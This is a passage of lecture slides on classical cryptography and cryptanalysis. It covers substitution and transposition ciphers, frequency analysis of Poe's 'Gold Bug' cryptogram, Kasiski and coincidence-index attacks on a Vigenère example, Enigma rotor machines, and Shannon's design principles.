- Bob decrypts **C** with key **K** →
- **P'** should be equal to **P** (requires checking)

Alice:  $C = \{P\}_k$

Bob:  $P' = \{C\}_k$

# Cryptanalysis: goals

---

## Discover original plaintext

- Which originated a given ciphertext

## Discover a cipher key


- Allows the decryption of ciphertexts created with the same key

## Discover the cipher algorithm

- Or an equivalent algorithm
- Usually algorithms are not secret, but there are exceptions
  - Lorenz, A5 (GSM), RC4, Crypto-1 (Mifare)
  - Algorithms for DRM (Digital Rights Management)
- Using reverse engineering

# Cryptanalysis attacks

## Some approaches



# Cryptanalysis attacks: Approaches

---

## Brute force

- Exhaustive search of the key space until finding a suitable key
- Usually unfeasible for a large key space
  - e.g. 128 bits keys have a search space of  $2^{128}$  values.
- Randomness is fundamental!

## Clever attacks

- Reduce the search space to a smaller set of potential candidates: words, numbers, restricted size or alphabet
- Identify patterns in different operations, etc..

# Ciphers: evolution of technology

## Manual ciphers

- Substitution or transposition algorithms



Source: Wikimedia Commons e CryptoMuseum

# Ciphers: evolution of technology

## Mechanical ciphers

- Starting from XIX century
  - Enigma Machine
  - M-209 Converter
- More complex substitution algorithms
  - Key devices for the 2nd World War




# Ciphers: evolution of technology

---

## Informatic Ciphers

- Appear with the computers
- Using more complex substitution algorithms
- High reliance on mathematically hard problems and large numbers
- Widespread use by most population



# Ciphers: basic types (1/4)

---

**Transposition: the plaintext is scrambled:**  
**taxcl hitre eniad ptsm lesb**

T	H	E	P	L
A	I	N	T	E
X	T	I	S	S
C	R	A	M	B
L	E	D		

with block permutations (31524):  
**enia**d **taxcl** **lesbh** **itrep** **tsm**

# Ciphers: basic types (2/4)

---

## Substitution

- Each original symbol is replaced by another
- Original symbols were letters, digits and punctuation
- Actually using blocks of bits

## Substitution strategies

- Mono-alphabetic (one to one)
- Polyalphabetic (many one to one)
- Homophonic (one to any)

# Ciphers: basic types (3/4) monoalphabetic

**Use a single substitution alphabet (with  $\# \alpha$  elements)**

## Examples

- Additive (translation)
  - crypto-symbol = (symbol + key) mod  $\# \alpha$
  - symbol = (crypto-symbol – key) mod  $\# \alpha$
  - Possible keys =  $\# \alpha$
  - Caesar Cipher (ROT-x)
- With sentence key
  - ABCDEFGHIJKLMNOPQRSTUVWXYZ
  - QRUUVWXZSENTCKYABDFGHIJLMOP
  - Possible keys =  $\# \alpha!$  ->  $26! \approx 2^{88}$

## Problems

- Reproduce plaintext pattern
  - Individual characters, digrams, trigrams, etc.
- Statistical analysis facilitates cryptanalysis
  - “The Gold Bug”, Edgar Allan Poe



# Ciphers: basic types (3/4)

## monoalphabetic

---

### Problems

- Reproduce plaintext pattern
  - Individual characters, digrams, trigrams, etc.
- Statistical analysis facilitates cryptanalysis
  - “The Gold Bug”, Edgar Alan Poe

a good glass in the  
bishop's hostel in the  
devil's seat fifty-one  
degrees and thirteen  
minutes northeast and  
by north main branch  
seventh limb east side  
shoot from the left eye  
of the death's-head a  
bee line from the tree  
through the shot forty  
feet out

53#‡†305))6\*;4826)4‡.)  
4‡);806\*;48†860))85;1‡  
(;:‡‡8†83(88)5\*†;46(;8  
8\*96\*?;8)\*‡(;485);5\*‡2  
:‡(;4956\*2(5\*-4)88\*;4  
069285);)6†8)4‡‡;1(#9;  
48081;8:8‡1;48†85;4)48  
5†528806\*81(#9;48;(88;  
4(#?34;48)4‡;161;:188;  
‡?;

# Ciphers: basic types (3/4)

## monoalphabetic

53‡‡305))6\*;4826)4‡.)4‡);80

agooodglassinthebishophostel

6\*;48‡8¶60))85;1‡(;‡\*8‡83(88)

inthedevilsseatfortyonedegrees

5\*t;46(;88\*96\*?;8)\*‡(;485);5\*t

andthirteenminutesnortheastand

2:\*‡(;4956\*2(5\*-4)8¶8\*;40692

bynorthmainbranchseventhlimb

85);)6‡8)4‡‡;1(‡9;48081;8:8‡1


eastsideshootfromthelefteyeof

;48‡85;4)485‡528806\*81(‡9;48

thedeathsheadabeelinefromthe

;(88;4(‡?34;48)4‡;161;:188;‡?;

treethroughtheshotfiftyfeetout



a	5 (12)
b	2 (5)
c	- (1)
d	† (8)
e	8 (33)
f	1 (8)
g	3 (4)
h	4 (19)
i	6 (11)
j	
k	
l	0 (6)
m	9 (5)
n	* (13)
o	‡ (16)
p	. (1)
q	
r	( 10)
s	) (16)
t	; (26)
u	? (3)
v	¶ (2)
w	
x	
y	: (4)
z	

# Ciphers: basic types (3/4) monoalphabetic

---

## Frequency of Tuples

- NO, TH, TA, OS, AS

## Frequency of Triplets

- THE, TOO, THA, YES...

## Conditional Probabilities

- $P(A | B)$  will differ from  $P(Z | B)$

# Ciphers: basic types (4/4)

## polyalphabetic

---

### Use **N** substitution alphabets

- Periodical ciphers, with period N

### Example

- Vigenère cipher

### Problems

- Once known the period, are as easy to cryptanalyze as **N** mono-alphabetic ones
  - The period can be discovered using statistics
- Kasiski method
  - Factoring of distances between equal ciphertext blocks
- Coincidence index
  - Factoring of self-correlation offsets that yield higher coincidences

# Vigenère cipher (or the Vigenère square)

	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
a	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
b	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
c	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
d	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
e	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
f	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
g	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
h	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
i	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
j	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
k	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
l	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
m	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
n	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
o	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
p	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
r	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
s	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
t	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
u	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
v	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
w	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
x	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Example of ciphering the letter **M** with the key **S**, originating the cryptogram **E**

# Cryptanalysis of a Vigenère cryptogram: Example (1/2)

## Plaintext:

Eles não sabem que o sonho é uma constante da vida  
tão concreta e definida como outra coisa qualquer,  
como esta pedra cinzenta em que me sento e descanso,  
como este ribeiro manso, em serenos sobressaltos  
como estes pinheiros altos

## Cipher with the Vigenère square and key “poema”

- plaintext elesnaosabemqueosonhoeumaconstantedaavidataoconcretaedefinida
  - key poemapoemapoemapoemapoemapoemapoemapoemapoemapoemapoemapoemapoema
  - cryptogram tzienpcwmbtaugedgszhdsyyarcree~~tpbxqdpj~~**mpa**iosooocqvq~~tpshqfxb~~**mpa**

## Kasiski test

- With text above:
  - With the complete poem:

mpa	$20 = 2 \times 2 \times 5$
tp	$20 = 2 \times 2 \times 5$

$175 = 5 \times 5 \times 7$	1
$105 = 3 \times 5 \times 7$	3
$35 = 5 \times 7$	1
$20 = 2 \times 2 \times 5$	4

# Cryptanalysis of a Vigenère cryptogram: Example (2/2)

## Coincidence index (with full poem)

D	I	P (%)
1	6	3.2
2	6	3.2
3	5	2.7
4	7	3.8
5	15	8.2
6	3	1.6
7	6	3.3
8	5	2.8
9	10	5.6
10	6	3.4
11	8	4.5
12	6	3.4
13	6	3.4
14	7	4.0
15	11	6.3
16	10	5.8
17	6	3.5
18	2	1.2
19	8	4.7
20	23	13.6
21	4	2.4
22	3	1.8
23	7	4.2
24	9	5.5
25	12	7.3
26	6	3.7
27	6	3.7
28	6	3.7
29	7	4.4
30	9	5.7

D	I	P (%)
31	9	5.7
32	7	4.5
33	6	3.8
34	5	3.2
35	17	11.0
36	5	3.3
37	4	2.6
38	4	2.6
39	7	4.7
40	14	9.4
41	5	3.4
42	6	4.1
43	5	3.4
44	6	4.1
45	5	3.5
46	3	2.1
47	7	4.9
48	2	1.4
49	10	7.1
50	10	7.2
51	10	7.2
52	4	2.9
53	3	2.2
54	6	4.4
55	16	11.9
56	3	2.3
57	2	1.5
58	2	1.5
59	5	3.8
60	7	5.4

D	I	P (%)
61	1	0.8
62	5	3.9
63	6	4.8
64	6	4.8
65	11	8.9
66	7	5.7
67	6	4.9
68	6	5.0
69	5	4.2
70	14	11.8
71	5	4.2
72	6	5.1
73	7	6.0
74	7	6.1
75	4	3.5
76	3	2.7
77	1	0.9
78	9	8.1
79	8	7.3
80	7	6.4
81	5	4.6
82	6	5.6
83	3	2.8
84	2	1.9
85	8	7.7
86	6	5.8
87	4	3.9
88	2	2.0
89	5	5.0
90	9	9.1

D	I	P (%)
91	4	4.1
92	0	0.0
93	3	3.1
94	2	2.1
95	3	3.2
96	2	2.2
97	2	2.2
98	2	2.2
99	4	4.4
100	2	2.2
101	0	0.0
102	6	6.9
103	2	2.3
104	6	7.1
105	10	11.9
106	4	4.8
107	3	3.7
108	3	3.7
109	2	2.5
110	9	11.4
111	2	2.6
112	4	5.2
113	3	3.9
114	5	6.7
115	8	10.8
116	4	5.5
117	3	4.2
118	2	2.8
119	3	4.3
120	3	4.3

D	I	P (%)
121	4	5.9
122	3	4.5
123	0	0.0
124	3	4.6
125	7	10.9
126	1	1.6
127	1	1.6
128	2	3.3
129	2	3.3
130	6	10.2
131	1	1.7
132	4	7.0
133	2	3.6
134	1	1.8
135	4	7.4
136	3	5.7
137	0	0.0
138	2	3.9
139	4	8.0
140	2	4.1
141	3	6.2
142	1	2.1
143	3	6.5
144	4	8.9
145	7	15.9
146	2	4.7
147	1	2.4
148	0	0.0
149	0	0.0
150	1	2.6

D	I	P (%)
151	1	2.6
152	2	5.4
153	0	0.0
154	0	0.0
155	5	14.7
156	0	0.0
157	1	3.1
158	0	0.0
159	1	3.3
160	3	10.3
161	0	0.0
162	0	0.0
163	0	0.0
164	1	4.0
165	0	0.0
166	1	4.3
167	2	9.1
168	0	0.0
169	1	5.0
170	2	10.5
171	0	0.0
172	0	0.0
173	0	0.0
174	0	0.0
175	3	21.4
176	0	0.0
177	1	8.3
178	0	0.0
179	0	0.0
180	2	22.2

# Cryptanalysis of a Vigenère cryptogram: Example (2/2)

## Coincidence index (with full poem)

D	I	P (%)
1	6	3.2
2	6	3.2
3	5	2.7
4	7	3.8
5	15	8.2
6	3	1.6
7	6	3.3
8	5	2.8
9	10	5.6
10	6	3.4

D	I	P (%)
31	9	5.7
32	7	4.5
33	6	3.8
34	5	3.2
35	17	11.0
36	5	3.3
37	4	2.6
38	4	2.6
39	7	4.7
40	14	9.4


D	I	P (%)
61	1	0.8
62	5	3.9
63	6	4.8
64	6	4.8
65	11	8.9
66	7	5.7
67	6	4.9
68	6	5.0
69	5	4.2
70	14	11.8

D	I	P (%)
91	4	4.1
92	0	0.0
93	3	3.1
94	2	2.1
95	3	3.2
96	2	2.2
97	2	2.2
98	2	2.2
99	4	4.4
100	2	2.2

D	I	P (%)
121	4	5.9
122	3	4.5
123	0	0.0
124	3	4.6
125	7	10.9
126	1	1.6
127	1	1.6
128	2	3.3
129	2	3.3
130	6	10.2

D	I	P (%)
151	1	2.6
152	2	5.4
153	0	0.0
154	0	0.0
155	5	14.7
156	0	0.0
157	1	3.1
158	0	0.0
159	1	3.3
160	3	10.3

Coincidence index



29	7	4.4
30	9	5.7

59	5	3.8
60	7	5.4

89	5	5.0
90	9	9.1

119	3	4.3
120	3	4.3

149	0	0.0
150	1	2.6

179	0	0.0
180	2	22.2

# Rotor Machines (1/3)

---



[David J Morgan, www.flickr.com](https://www.flickr.com/photos/dj_morgan/)

# Rotor Machines (2/3)

**Rotor machines implement complex polyalphabetic ciphers**


- Each rotor contains a permutation
  - Same as a set of substitutions
- The position of a rotor implements a substitution alphabet
- Spinning of a rotor implements a polyalphabetic cipher
- Stacking several rotors and spinning them at different times adds complexity to the cipher

**The cipher key is:**

- The set of rotors used
- The relative order of the rotors
- The position of the spinning ring
- The original position of all the rotors

**Symmetrical (two-way) rotors allow decryption by “double encryption”**

- Using a reflection disk (half-rotor)




[Sarah Witherby, www.flickr.com](https://www.flickr.com/photos/witherby/14400303)

# Rotor Machines (3/3)

## Reciprocal operation with reflector

- Sending operator types “A” as plaintext and gets “Z” as ciphertext, which is transmitted
- Receiving operator types the received “Z” and gets the plaintext “A”
- No letter could encrypt to itself !



RECIPROCAL OPERATION OF THE ENIGMA

# Enigma

WWII German rotor machine

Initially presented in 1919



- Enigma I, with 3 rotors

Several variants where used

- With different number of rotors
- With patch cord to permute alphabets

Key settings distributed in codebooks

<https://observablehq.com/@tmcw/enigma-machine>



# Cryptography: theoretical analysis

## Plaintext space

- Possible plaintext values ( $M$ )

## Ciphertext space


- Possible ciphertext values ( $C$ )

## Key space

- Possible key values for a given algorithm ( $K$ )

## Perfect (information-theoretical) security

- Given  $c_j \in C$ ,  $p(m_i, k_j) = p(m_i)$
- $\#K \geq \#M$
- Vernam cipher (one-time pad)



# Cryptography: practical approaches (1/4)

---

## Theoretical security vs. practical security

- Expected use != practical exploitation
- Defective practices can introduce vulnerabilities
  - Example: re-use of one-time pad key blocks

## Computational security

- Security is measured by the computational complexity of break-in attacks
  - Using brute force
- Security bounds:
  - Cost of cryptanalysis
  - Availability of cryptanalysis infra-structure
  - Lifetime of ciphertext

# Cryptography: practical approaches (2/4)

---

## 5 Shannon Criteria

### 1. The amount of offered secrecy

e.g. key length

### 2. Complexity of key selection

e.g. key generation, detection of weak keys

### 3. Implementation simplicity

### 4. Error propagation

Relevant in error-prone environments

e.g. noisy communication channels

### 5. Dimension of ciphertexts

Regarding the related plaintexts

# Cryptography: practical approaches (3/4)

---

## **Confusion: Complex relationship between the key, plaintext and the ciphertext**

- Output bits (ciphertext) should depend on the input bits (plaintext + key) in a very complex way

## **Diffusion: Plaintext statistics are dissipated in the ciphertext**

- If one plaintext bit toggles, then the ciphertext changes substantially, in an unpredictable or pseudorandom manner
- **Avalanche effect**

# Cryptography: practical approaches (4/4)

---

**Always assume the worst case**

**Cryptanalysts know the algorithm**

- Security lies in the key

**Cryptanalysts know/have many cryptogram samples produced with the same algorithm & key**

- Cryptograms are not secret!

**Cryptanalysts partially (or fully) knows original plaintexts**

- As they have some idea of what they are looking for
- Know-plaintext attacks
- Chosen-plaintext attacks

# Cryptographic robustness

---

**The robustness of algorithms is their resistance to attacks**

- No one can evaluate it precisely
